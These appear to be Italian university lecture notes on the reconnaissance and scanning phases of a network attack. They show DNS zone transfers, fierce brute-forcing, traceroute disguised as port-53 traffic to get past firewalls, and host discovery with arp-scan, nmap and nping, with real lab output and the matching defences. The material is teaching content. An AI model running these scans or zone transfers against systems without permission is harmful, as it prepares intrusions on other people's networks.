Un DNS (Domain Name System) è un servizio distribuito che si occupa di tradurre un nome simbolico in un indirizzo IP.

Ci sono due problemi fondamentali:

1. Un server DNS gestisce una zona (area di internet: Domini e sottodomini) e per motivi di sicurezza si replica il “file di zona” su dei server di backup attraverso una operazione di trasferimento chiamata “Zone transfer”. Tale operazione di trasferimento deve avvenire, teoricamente, solo tra il server primario e quello di backup ma in caso di configurazioni errate può essere resa disponibile a chiunque ne faccia richiesta. Ciò rappresenta un problema nel caso in cui l’azienda non facesse uso di una politica DNS di tipo pubblico/privato (e di conseguenza è tutto pubblico) poiché permetterebbe all’attaccante di ottenere una “radiografia” della struttura dell’organizzazione. (La Intranet). Il DNS pubblico è visibile a chiunque in rete mentre DNS privato è visibile solo all’interno dell’azienda contenente gli IP e nomi host aziendali.

Se c’è la separazione al più l’attaccante riceve DNS pubblico ma non fa nessun danno.

**Le contromisure al zone transfer sono:**

- Adottare tecniche di **Cryptographic Transaction Signature** per consentire solo ad host fidati di effettuare trasferimenti di file di zona.
- **Utilizzare la separazione DNS pubblico/privato** all’interno dell’organizzazione (Così da esporre solo quelli pubblici)
- **Lato Rete** : Filtrare le connessioni TCP non autorizzate sulla porta 53 (tenendo presente che il zone transfer si fa con TCP, ma la name lookup si fa con UDP)

Se il zone transfer è disabilitato (ed è quello che spesso si fa) come si possono ricavare le informazioni? Utilizzano tecniche come:

- **DNS Reverse lookup** (indirizzo IP > nome simbolico)
- **WHOIS**
- **DNS brute-forcing** : si enumerano i nomi degli host tramite approccio a forza bruta su nomi di sottodomini comuni (es. www, mail, blog, admin, ns1, ecc.)

2. Analisi dei record di tipo MX (mail eXchange)

Perché è delicato il zone transfer? Perché se il server primario dà la possibilità a chiunque di fare zone transfer io con una query al DNS mi prendo tutta la radiografia della rete. Ho fatto così un footprinting gratuito in tempo zero.

## ZONE TRANSFERS

- Un “trasferimento di zona” si verifica quando:
  - un master server secondario aggiorna il proprio database di zona a partire dal database di un server primario
- Utile per motivi di ridondanza:
  - in caso di guasto al primary master server, un server secondario può immediatamente sostituirlo
- Problema:
  - il trasferimento di zona dovrebbe essere consentito solo tra server primario e server secondari...
  - ...in caso di configurazioni errate, una copia del file di zona viene invece resa disponibile a chiunque ne faccia richiesta!

Occorrerebbe quindi fare una distinzione tra quello che voglio mostrare all'esterno e quello che tengo nascosto dall'esterno. È utile avere un DNS interno? Sì, se l'azienda ha tanti nodi interni e quindi nella mia rete mi servono dei nomi simbolici **che però non esistono in internet**.

## ZONE TRANSFER E DATI INTERNI

- Il Zone Transfer verso tutti risulta problematico quando l'organizzazione non fa uso di una politica sul DNS di tipo “pubblico/privato”:
  - pubblico:
    - cosiddetto DNS esterno, visibile a chiunque in rete
  - privato:
    - DNS interno, vale a dire nomi degli host ed indirizzi IP interni all'azienda
- Fornire ad un attaccante le informazioni sul DNS interno equivale a regalargli una “radiografia” della struttura della propria organizzazione!

Vediamo alcuni tool per il zone transfer:

- “nslookup”: usato per fare una look up nel DNS è il client DNS più diffuso
- “host”, “dig”: alternativa più potente ma che fa la stessa cosa è usato molto in ambiente Unix per operazioni di **troubleshooting** legate al DNS
- “dnsrecon”: un programma di utilità per il trasferimento ricorsivo di file di zona


Riportiamo gli screen di quello che ha fatto il prof a terminale. Lanciando il comando \$ nslookup si attiva la possibilità di inserire un nome, la risposta **non autoritativa significa che non è questo server ad occuparsi di questo dominio**

```
futura@futura_lab: /etc/nginx -- bash | ...0 -- root@bd8f522090fc1: / -- bash | ...ns/content/phocagallery -- nslookup | ...  
(ciccio) MBP-di-Simon-2:code spromano$ nslookup  
> secsci.comics.unina.it  
Server: 192.133.28.1  
Address: 192.133.28.1#53  
  
Non-authoritative answer:  
Name: secsci.comics.unina.it  
Address: 143.225.28.169  
>
```

Se ora scrivo, mentre sono in nslookup, "set ty=ns" ovvero set type = name server richiedo una query al DNS, però per sapere chi è il name server di un dominio

```
> set ty=ns  
> comics.unina.it  
Server:          192.133.28.1  
Address:         192.133.28.1#53  
  
Non-authoritative answer:  
comics.unina.it nameserver = comicsns01.unina.it.  
  
Authoritative answers can be found from:
```

Quella che vediamo adesso è una schermata di un portale web per la configurazione al DNS, BIND nello specifico.



The screenshot shows the BIND DNS Server configuration interface within a Webmin module. The left sidebar menu is visible, showing categories like Webmin, System, Servers, Networking, Hardware, Cluster, and Un-used Modules. Under the Servers category, 'BIND DNS Server' is selected. The main content area is titled 'Global Server Options' and contains two rows of icons: 'Other DNS Servers', 'Logging and Errors', 'Access Control Lists', 'Files and Directories', 'Forwarding and Transfers', 'Addresses and Topology', 'Miscellaneous Options', 'Control Interface Options', 'DNS Keys', 'Zone Defaults', 'Cluster Slave Servers', and 'Setup RNDC'. Below this is another row of icons: 'DNSSEC Verification', 'DNSSEC Key Re-Signing', 'Check BIND Config', and 'Edit Config File'. At the bottom, there's a section titled 'Existing DNS Zones' displaying a list of zones: '0', 'Root zone', '127', '255', 'comics.unina.it', and 'localhost'. Below the zone list are several buttons: 'Select all', 'Invert selection', 'Create master zone', 'Create slave zone', 'Create stub zone', 'Create forward zone', 'Create delegation zone', 'Create zones from batch file', 'Delete Selected' (highlighted in red), 'Update Records in Selected' (highlighted in blue), 'Add Record to Selected' (highlighted in green), and 'Delete Records in Selected' (highlighted in red).

Ha poi mostrato un tool chiamato **fierce**, che su Kali funziona con **fierce -DNS** e si occupa di prendere il file di zona di un server. Se modifichiamo l'interfaccia web di BIND (nell'immagine segnato con 2), rendendo di default la configurazione, permettiamo la copia del file di zona.

```
(ciccio) MBP-di-Simon-2:code spromano$ fierce --domain comics.unina.it
NS: comicsns01.unina.it.
SOA: comicsns01.unina.it. (143.225.229.130)
Zone: failure 1
Wildcard: failure 1
(ciccio) MBP-di-Simon-2:code spromano$ fierce --domain comics.unina.it
NS: comicsns01.unina.it.
SOA: comicsns01.unina.it. (143.225.229.130) 2
Zone: success
{<DNS name @>: '@ 38400 IN SOA comicsns01.unina.it. spromano.unina.it. '
 '1624462389 10800 3600 604800 38400\n'
 '@ 38400 IN NS comicsns01.unina.it.',
<DNS name da-test>: 'da-test 38400 IN A 143.225.28.168',
<DNS name gitlab>: 'gitlab 38400 IN A 143.225.229.130',
<DNS name mirante>: 'mirante 38400 IN A 143.225.229.224',
<DNS name satcom>: 'satcom 38400 IN A 37.99.213.253',
<DNS name secsi>: 'secsi 38400 IN A 143.225.28.169',
<DNS name sorrento>: 'sorrento 38400 IN A 143.225.229.146',
<DNS name traffic>: 'traffic 38400 IN A 143.225.81.79',
<DNS name *.traffic>: '*.traffic 3600 IN CNAME traffic'}
(ciccio) MBP-di-Simon-2:code spromano$ █
```

Un file di zona ha quest'aspetto qui, la prima entry con IN = internet A = autoritative (ci dice direttamente nome simbolico-IP) associato a quella porzione di dominio. Il record se presenta Cname = canonico ci presenta un nome da sfruttare direttamente. I **record da evitare sono HINFO che danno informazioni sugli HOST.**

```
bash]$ more zone_out
acct18      ID IN A    192.168.230.3
            ID IN HINFO "Gateway2000" "WinWKGRPS"
            ID IN MX    0 exampleadmin-smtp
            ID IN RP    bsmith.rci bsmith.who
            ID IN TXT   "Location:Telephone Room"
ce          ID IN CNAME aesop
au          ID IN A    192.168.230.4
            ID IN HINFO "Aspect" "MS-DOS"
            ID IN MX    0 andromeda
            ID IN RP    jcoy.erebus jcoy.who
            ID IN TXT   "Location: Library"
acct21      ID IN A    192.168.230.5
            ID IN HINFO "Gateway2000" "WinWKGRPS"
            ID IN MX    0 exampleadmin-smtp
            ID IN RP    bsmith.rci bsmith.who
            ID IN TXT   "Location:Accounting"
```

E se il zone transfer fosse disabilitato? Si passano a tecniche più manuali con query chirurgiche o con brute force, vediamo un esempio di **fierce di unina vecchio che così tira fuori delle informazioni.**

## E SE IL ZONE TRANSFER È DISABILITATO?

- Moltissimi tool utilizzano tecniche alternative per ottenere, più o meno, il medesimo risultato:
  - DNS reverse lookup:
    - indirizzo IP → nome simbolico
  - WHOIS
  - ARIN
  - DNS “brute-forcing”
    - tentativo di enumerare i nomi degli host tramite approccio a forza bruta su nomi di “sotto-domini” comuni (www, mail, blog, admin, ns1, ecc).

## DNS BRUTE-FORCING CON IL TOOL “FIERCE”

```
bt5 ~ # ./fierce -dns internallabdomain.com
Fierce 2.0-r412 ( http://trac.assembla.com/fierce )

Starting Fierce Scan at Sun Dec 25 18:19:37 2011
Scanning domain internallabdomain.com at Sun Dec 25 18:19:37 2011 ...

internallabdomain.com - 10.10.10.5

Nameservers for internallabdomain.com:
    ns1.internallabdomain.com          10.10.9.1
    ns2. internallabdomain.com         10.10.9.2
ARIN lookup "internallabdomain":
Zone Transfer:
    ns1.internallabdomain.com          Failed
    ns2.internallabdomain.com          Failed
Wildcards:
Prefix Bruteforce:
Found Node! (10.10.10.5 / 0.internallabdomain.com)
based on a search of: 0. internallabdomain.com.
Found Node! (10.10.10.11 / av.internallabdomain.com)
based on a search of: av.internallabdomain.com.
Found Node! (10.10.10.6 / webmail.internallabdomain.com)
based on a search of: autodiscover.internallabdomain.com.
Found Node! (10.10.10.25 / dev.internallabdomain.com)
based on a search of: dev. internallabdomain.com.
Found Node! (10.10.10.17 / tx.internallabdomain.com)
```

**Quindi quali sono le contromisure al zone transfer?** Una ce l'ha già mostrata ed è quello di abilitare solo i server autorizzati, l'altro è disabilitare le connessioni TCP sulla porta 53 ma è una mossa ardita perché il DNS funziona di default su TCP.

## ZONE TRANSFER: CONTROMISURE (1/2)

- Limitare i trasferimenti di zona ai soli server autorizzati
  - es: BIND (implementazione DNS per sistemi UNIX)
    - direttiva “allow-transfer” nel file di configurazione “named.conf”
- Lato rete:
  - filtrare tutte le connessioni TCP, non autorizzate, sulla porta 53
    - NB: DNS → porta 53, ma:
      - “name lookup” → UDP
      - “zone transfer” → TCP
    - Problema di questa soluzione:
      - violazione dell’RFC del DNS, la quale afferma che lookup sui nomi di dimensioni superiori ai 512 byte debbano essere spedite via TCP ☺

Il TSIG non lo studieremo nel corso ma è giusto sapere della sua esistenza.

## ZONE TRANSFER: CONTROMISURE (2/2)

- Impiegare tecniche basate su “Cryptographic Transaction Signatures” (TSIG) per consentire solo ad host fidati di effettuare trasferimenti di file di zona
- Separare nettamente il dominio interno dal dominio esterno dell’organizzazione
  - esporre pubblicamente SOLO i name server esterni
- Evitare quanto più possibile l’impiego dei record DNS di tipo “HINFO”, che consentono di individuare, con precisione estrema, il tipo di sistema operativo di un host di rete

## Network Reconnaissance

Se oltre a sapere che c’è un indirizzo simbolico associato ad un indirizzo IP, vogliamo **studiare una topologia di rete** usiamo altri tool, come ad esempio il **traceroute**, scritto intorno ad ICMP, che ci permette di scoprire il percorso di una sorgente verso una destinazione attraverso dei messaggi con un **Time To Live crescente**. Ovviamente lo scopo è quello di conoscere il numero di router che devo attraversare per raggiungere il destinatario.

## 4. NETWORK RECONNAISSANCE

- Ricerca di informazioni sulla topologia di rete
- Ricerca di potenziali percorsi di accesso alla rete dell'organizzazione target
- Tool principale in questo ambito:
  - *traceroute*
    - un programma per la scoperta di percorsi di rete
    - basato sull'impiego 'intelligente' del campo Time To Live (TTL) presente nei pacchetti IP

Questo è utile per **conoscere le policy di sicurezza di un router** perché se non ci risponde sappiamo che qualcosa ha bloccato i pacchetti. Dall'esempio vediamo come alla riga 5/6 ci sono degli asterischi e quindi i miei messaggi sono filtrati. Se faccio tracerout, usando la porta 53, mi arrivano le risposte perché non filtra.

## ESEMPI DI TRACEROUTE

Pacchetti sonda (UDP)  
bloccati dal firewall  
dell'organizzazione target

```
[bash]$ traceroute 10.10.10.2
traceroute to (10.10.10.2), 30 hops max, 40 byte packets

 1 gate (192.168.10.1) 11.993 ms 10.217 ms 9.023 ms
 2 rtr1.example.com (10.10.12.13) 37.442 ms 35.183 ms 38.202 ms
 3 rtr2.example.com (10.10.12.14) 73.945 ms 36.336 ms 40.146 ms
 4 hssitrt.example.com (10.11.31.14) 54.094 ms 66.162 ms 50.873 ms
 5 * * *
 6 * * *
```

Pacchetti sonda (UDP)  
mascherati da query DNS  
(porta 53)!

```
[bash]$ traceroute -S -p53 10.10.10.2
traceroute to (10.10.10.2), 30 hops max, 40 byte packets

 1 gate (192.168.10.1) 10.029 ms 10.027 ms 8.494 ms
 2 rtr1.example.com (10.10.12.13) 36.673 ms 39.141 ms 37.872 ms
 3 rtr2.example.com (10.10.12.14) 36.739 ms 39.516 ms 37.226 ms
 4 hssitrt.example.com (10.11.31.14) 47.352 ms 47.363 ms 45.914 ms
 5 10.10.10.2 (10.10.10.2) 50.449 ms 56.213 ms 65.627 ms
```

**Le contromisure quali sono?** L'impiego di un NIDS, opportunamente configurato, permette di identificare molti pacchetti falsi; se lo imposto con un approccio **anomaly based** appena nota un comportamento che si discosta dal normale blocca. Si parla, in questi casi, **di analisi del traffico e identificazione del traffico in rete.**

## NETWORK RECONNAISSANCE: CONTROMISURE

- Impiego di un Network Intrusion Detection System (NIDS)
- Configurazione dei router di frontiera dell'organizzazione:
  - limitare opportunamente il traffico UDP ed ICMP in ingresso

### Preparazione di un attacco in rete: Scanning (L04\_Scanning)

Passiamo ora alla seconda parte dell'attacco, dopo il footprinting c'è lo scanning. Abbiamo finito l'analisi a 360° ora vogliamo andare più nel dettaglio tecnico di quello che si fa in rete, è **un'analisi dettagliata del perimetro di un'organizzazione.**

Lo scanning è una perlustrazione meticolosa del “perimetro” di attacco al fine di individuare potenziali punti di accesso ai sistemi dell'organizzazione target. In tal senso si differenzia dal Footprinting che invece ha l'obiettivo di raccogliere informazioni ad “ampio spettro”. Lo scanning permette di mantenere al minimo il livello dell'intrusività dell'attaccante attraverso tecniche di Passive Scanning ed inoltre permette di effettuare:

- **Host Discovery:** Verificare quali Host rilevati in fase di footprinting sono “alive” ( “in ascolto” di eventuale traffico in ingresso)
- **Port Scanning:** Verificare i servizi in esecuzione sugli Host “alive” (Quindi viene fatta dopo alla fase di Host discovery)
- **Os Scanning :** Scoperta del sistema operativo (Viene fatta dopo Port Scanning)

Quindi ora ho una lista di indirizzi IP e cerco di contattarli per trovare degli **host upper running (ovvero disponibili all'interno di una rete)**, troveremo spesso dei router che non sono più attivi.

Quali sono quindi gli obiettivi dello scanning?

- Controllare se i nodi individuati sono vivi
- Capire come predisporre per le fasi successive
- Cercare di mantenere l'anonimato, sia in modo proattivo tramite un proxy che interagirà al posto mio con il target; sia in modo passivo con il monitoraggio.

## SCANNING: OBIETTIVI

- Verificare quali dei sistemi rilevati in fase di footprinting sono “alive”, vale a dire ‘in ascolto’ di eventuale traffico in ingresso
- Aggirare eventuali firewall per effettuare la cognizione di sistemi protetti da regole di filtraggio
- Mantenere l’anonimato (e ridurre al minimo il livello di intrusività) ricorrendo a tecniche cosiddette di “*passive scanning*”

Ma come rilevo se i sistemi sono “alive”, con il classico ping il quale ci permette, tramite un messaggio, di inviare echo request di avere un echo response. È chiaro che se sono in una **rete locale** non ho bisogno di andare via ICMP ma posso usare il protocollo ARP.

## RILEVARE SISTEMI “ALIVE”

- Tecnica base: *ping sweep*
  - invio di traffico di uno specifico tipo verso un host target e successiva analisi dei risultati
  - NB:
    - Il termine “ping” è storicamente associato all’invio di messaggi ICMP (Internet Control Message Protocol) di tipo *Echo Request*, seguito dalla ricezione di messaggi ICMP di tipo *Echo Reply*
    - Oggi questo termine si è evoluto e sta ad indicare, genericamente, l’invio di messaggi appartenenti, oltre ad ICMP, a protocolli quali ARP (Address Resolution protocol), TCP (Transmission Control Protocol) ed UDP (Universal Datagram Protocol)

### Arp-Scan (Host-Discovery Locale)

\$ arp-scan [indirizzo IP con una notazione classless domain routing] si occupa proprio di mandare delle richieste ARP richiedendo chi sia sulla rete. Quello che scoprirà è solo se un indirizzo IP con quell’host c’è o meno e, se ci ha risposto, qual è il suo MAC address.

Domanda, non basta ascoltare il traffico ARP? Certamente sì e questa è una tecnica passiva di riconoscimento di rete.

# arp-scan: SCOPERTA DI HOST SU RETE LOCALE

- Utile quando l'attaccante si trova sulla stessa rete locale del target
- Restituisce informazioni sugli host attivi:
  - indirizzo IP
  - indirizzo MAC
  - produttore della scheda di rete locale

```
root@kali:~# arp-scan 143.225.28.128/25
Interface: eth0, datalink type: EN10MB (Ethernet)
starting arp-scan 1.9 with 128 hosts (http://www.nta-monitor.com/tools/arp-scan)
143.225.28.130 00:19:9c:46:cc:da ZyXEL Communications Corporation
143.225.28.136 18:03:73:b2:4f:77 Dell Inc.
143.225.28.134 00:1a:4b:0d:69:bb Hewlett-Packard Company
143.225.28.135 00:22:64:b2:16:96 Hewlett-Packard Company
143.225.28.139 10:dd:bb:0f:47:21 Apple
143.225.28.149 00:1f:f3:3b:3e:20 Apple, Inc.
143.225.28.157 00:19:99:cc:91:77 Fujitsu Technology Solutions
143.225.28.167 58:5a:eb:d1:73:ee (Unknown)
143.225.28.169 40:6c:8f:3c:31:e3 Apple, Inc.
143.225.28.175 68:5b:35:98:51:58 Apple Inc.
143.225.28.177 68:ca:a3:a7:77:b8:fc Dell PCB Test
143.225.28.179 9c:93:46:5e:0a:e0 Xerox Corporation
143.225.28.178 00:06:aa:9e:34:c1 XEROX CORPORATION
143.225.28.186 08:66:6a:48:69:37 ASUSTeK COMPUTER INC.
143.225.28.187 5c:19:dd:ea:4b:7a Dell Inc.
143.225.28.192 e0:31:49:09:ec:01 (Unknown)
143.225.28.193 00:24:9e:09:0d:a4 ASUSTeK COMPUTER INC.
143.225.28.196 4c:72:b9:da:98:e6 Pegatron Corporation
143.225.28.197 00:08:9a:d9:85:f8 ICP Electronics Inc.
143.225.28.200 00:08:29:ea:93:ae VMware, Inc. (management address)
143.225.28.201 28:92:4a:38:f6:c2 Hewlett Packard
143.225.28.202 28:92:4a:3d:59:93 Hewlett Packard (management address)
143.225.28.203 00:0c:29:6f:54:8c VMware, Inc.
143.225.28.204 c8:1f:08:ce:0f:36 Hewlett Packard
143.225.28.208 68:5b:35:97:07:8ac Apple Inc.
143.225.28.210 20:9d:11:34:60 Apple Inc.
143.225.28.217 98:72:48:00:f2:29 Apple
143.225.28.219 68:5b:35:8d:9b:fb Apple Inc.
143.225.28.220 00:15:64:4f:ae:31 Ubiquiti Networks Inc.
143.225.28.229 00:15:f2:09:01:1e ASUSTeK COMPUTER INC.
143.225.28.233 c8:60:09:6c:a2 ASUSTeK COMPUTER INC.
143.225.28.234 54:04:a6:46:fa:76 ASUSTeK COMPUTER INC.
143.225.28.237 68:ca:3a:9d:d6:79 Dell PCB Test
143.225.28.240 00:06:37:cb:6c:dd FUJI-XEROX CO., LTD.
143.225.28.244 00:84:89:49:cc:0b LEXMARK INTERNATIONAL, INC.
143.225.28.250 00:17:c8:07:88:4e KYOCERA Document Solutions Inc.
143.225.28.249 00:21:5a:e5:ba:7e Hewlett-Packard Company
143.225.28.254 00:17:df:1b:03:4:00 CISCO SYSTEMS, INC.

88 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 128 hosts scanned in 1.636 seconds (78.24 hosts/sec). 38 responded
```

Ora vediamo uno dei tool fondamentali, **nmap** =network mapper che si occupa di fare scanning ed enumeration. Può essere configurato con moltissimi flag e infatti a briglia sciolta genera molto traffico su rete rendendoci tracciabili, esistono delle interfacce grafiche di nmap come zenmap

## ARP SCANNING CON “nmap”

- nmap: Network Mapper
  - un programma molto potente per la scoperta di topologie di rete
  - capace di “mappare” nodi di rete e relativi servizi
  - supporta lo “scanning” con protocollo ARP tramite l’opzione “-PR”
  - si limita alla sola “scoperta” degli host tramite l’opzione “-sn”
  - ...in realtà può fare molto più di questo (cfr. slide successive)

```
root@kali:~# nmap -sn -PR 143.225.28.128/25
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-09-28 11:08 EDT
Nmap scan report for 143.225.28.130
Host is up (0.00198s latency).
MAC Address: 00:19:9C:46:CC:DA (ZyXEL Communications)
Nmap scan report for 143.225.28.134
Host is up (0.00198s latency).
MAC Address: 00:1A:4B:0D:69:BB (Hewlett-Packard Company)
Nmap scan report for 143.225.28.135
Host is up (0.00045s latency).
MAC Address: 00:22:64:B2:16:96 (Hewlett-Packard Company)
Nmap scan report for 143.225.28.139
Host is up (0.00037s latency).
MAC Address: 00:19:99:CC:91:77 (Fujitsu Technology Solutions)
Nmap scan report for 143.225.28.167
Host is up (0.0026s latency).
MAC Address: 40:6C:8F:3C:31:E3 (Apple)
Nmap scan report for 143.225.28.177
Host is up (0.011s latency).
MAC Address: 68:5A:EB:D1:73:EE (Apple)
Nmap scan report for 143.225.28.178
Host is up (0.018s latency).
MAC Address: 48:6C:8F:3C:31:E3 (Apple)
Nmap scan report for 143.225.28.179
Host is up (0.010s latency).
MAC Address: 9C:93:46:5E:0A:E0 (Xerox)
Nmap scan report for 143.225.28.186
Host is up (0.009s latency).
MAC Address: 08:66:6A:48:69:37 (ASUSTeK Computer)
Nmap scan report for 143.225.28.187
Host is up (0.009s latency).
MAC Address: 5C:F9:0D:EA:4B:7A (Dell)
Nmap scan report for 143.225.28.192
Host is up (0.00032s latency).
```

Ovviamente ARP funziona solo in rete locale, nel caso di host remoti si ricorre a protocolli di rete a più alto livello quali:

- ICMP, usiamo PING
- TCP/UDP,

## ICMP Host-Discovery (Remoti)

Il protocollo ICMP è stato ideato per fornire un insieme variegato di messaggi che aiutano alla diagnosi dello stato di un host connesso in rete e il relativo percorso di rete. I tool utilizzati per effettuare ICMP Host-Discovery sono:

- Ping
- Nmap
- Nping

## ICMP HOST DISCOVERY

- Il più classico dei programmi di utilità: *ping*
  - invio di un messaggio *ICMP Echo request*...
  - ...ricezione di un messaggio di tipo *ICMP Echo Reply*

```
root@kali:~# ping -c 4 143.225.28.167
PING 143.225.28.167 (143.225.28.167) 56(84) bytes of data.
64 bytes from 143.225.28.167: icmp_seq=1 ttl=64 time=0.245 ms
64 bytes from 143.225.28.167: icmp_seq=2 ttl=64 time=0.171 ms
64 bytes from 143.225.28.167: icmp_seq=3 ttl=64 time=0.198 ms
64 bytes from 143.225.28.167: icmp_seq=4 ttl=64 time=0.192 ms

--- 143.225.28.167 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.171/0.201/0.245/0.030 ms
```

Per usare nmap come ping dobbiamo dirgli di non fare port scan, ma di inviare un messaggio ICMP e non inviare i pacchetti ARP.

## IL SOLITO *nmap*...

- Opzioni da usare:
  - “**-sn**” → “no port scan”
  - “**-PE**” → invia un messaggio ICMP Echo Request
  - “**--send-ip**” → non inviare pacchetti ARP
- NB: in assenza di tali opzioni (e se eseguito come utente “root”), nmap farebbe anche le seguenti cose:
  - ARP ping, invio di un messaggio ICMP Timestamp request, TCP pinging sulle porte 80 e 443!

```
root@kali:~# nmap -sn -PE --send-ip 143.225.28.167
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-09-28 13:39 EDT
Nmap scan report for 143.225.28.167
Host is up (0.00015s latency).
MAC Address: 98:5A:EB:D1:73:EE (Apple)
Nmap done: 1 IP address (1 host up) scanned in 13.21 seconds
```

**Nping** è super potente, ma in realtà tutto è tranne che il ping, permette di realizzare qualsiasi pacchetto e tutti i flag/indirizzo ip.

## *nping: IL PING DEGLI HACKER!*

- Consente lo “spoofing” dell’indirizzo MAC sorgente, dell’indirizzo IP sorgente e di qualsiasi altro campo del pacchetto
- Può essere configurato per inviare specifici messaggi ICMP (ad esempio, “Timestamp” request)...

```
root@kali:~# nping -c 4 --icmp --icmp-type time 143.225.28.254
Starting Nping 0.6.49BETA4 ( http://nmap.org/nping ) at 2015-09-28 13:54 EDT
SENT (9.002s) ICMP [143.225.28.168 > 143.225.28.254] timestamp request (type=13/code=0) id=32993 seq=1 orig=0 recv=0 trans=0] IP [ttl=64 id=18556 iplen=48 ]
RCVD (0.1983s) ICMP [143.225.28.254 > 143.225.28.168] timestamp reply (type=14/code=0) id=32993 seq=1 orig=0 recv=64525994 trans=64525994 IP [ttl=255 id=18556 iplen=40 ]
SENT (1.0028s) ICMP [143.225.28.168 > 143.225.28.254] timestamp request (type=13/code=0) id=32993 seq=2 orig=0 recv=0 trans=0] IP [ttl=64 id=18556 iplen=48 ]
RCVD (1.2031s) ICMP [143.225.28.254 > 143.225.28.168] timestamp reply (type=14/code=0) id=32993 seq=2 orig=0 recv=64526995 trans=64526995 IP [ttl=255 id=18556 iplen=40 ]
SENT (2.0033s) ICMP [143.225.28.168 > 143.225.28.254] timestamp request (type=13/code=0) id=32993 seq=3 orig=0 recv=0 trans=0] IP [ttl=64 id=18556 iplen=48 ]
RCVD (2.2025s) ICMP [143.225.28.254 > 143.225.28.168] timestamp reply (type=14/code=0) id=32993 seq=3 orig=0 recv=64527995 trans=64527995 IP [ttl=255 id=18556 iplen=40 ]
SENT (3.0045s) ICMP [143.225.28.168 > 143.225.28.254] timestamp request (type=13/code=0) id=32993 seq=4 orig=0 recv=0 trans=0] IP [ttl=64 id=18556 iplen=48 ]
RCVD (3.2031s) ICMP [143.225.28.254 > 143.225.28.168] timestamp reply (type=14/code=0) id=32993 seq=4 orig=0 recv=64528996 trans=64528996 IP [ttl=255 id=18556 iplen=40 ]

Max rtt: 200.674ms | Min rtt: 196.240ms | Avg rtt: 198.479ms
Raw packets sent: 4 (160B) | Rcvd: 4 (184B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 3.20 seconds
```

Ora salgo ancora di più nello stack protocollare e arrivo nel **livello trasporto, subito dopo il livello rete**. Questo è utile quando ICMP è filtrato (molto probabile), il più filtrato tra i due qui è UDP perché è più cattivo con il suo approccio alla rete.

### TCP/UDP Host-Discovery (Remoti)

Tipicamente il protocollo ICMP per ragioni di sicurezza viene filtrato da un Firewall che protegge il server da possibili pacchetti ICMP “Maligni”.

Se il protocollo ICMP è disabilitato e l’host target è un server web, abbiamo che il firewall permette di contattarlo attraverso segmenti TCP diretti alla porta 80 (ad esempio nel caso di richieste http). Per questo motivo un possibile attaccante può sfruttare questo tipo di configurazione inviando un segmento TCP sulla porta 80, per determinare se l’host in questione è “alive”.

Il problema (dal punto di vista dell’attaccante) è che non tutti i server sono necessariamente web server (quindi con porta 80 TCP aperta), si può effettuare “Port Probing” ovvero invio di segmenti TCP verso numeri di porta variabili.

## TCP/UDP HOST DISCOVERY

- Utile nei casi in cui il protocollo ICMP risulti, per motivi di sicurezza, filtrato
  - Un firewall che protegge un server web potrebbe filtrare i pacchetti ICMP ad esso indirizzati...
  - ...ma dovrebbe necessariamente lasciare passare i segmenti TCP diretti alla porta 80
    - un hacker può quindi effettuare il "probing" contattando TCP (sulla porta 80) per determinare se l'host in questione è "alive"
- Ovviamente non è facile "indovinare" a priori quali servizi siano attivi su un host di cui si vuole conoscere lo stato:
  - invio "cieco" di segmenti TCP indirizzati a numeri di porta variabili sull'host target
  - attività dispendiosa in termini di tempo e tutt'altro che "silenziosa":
    - il traffico generato difficilmente sfugge ad un sistema di Intrusion Detection ben configurato!

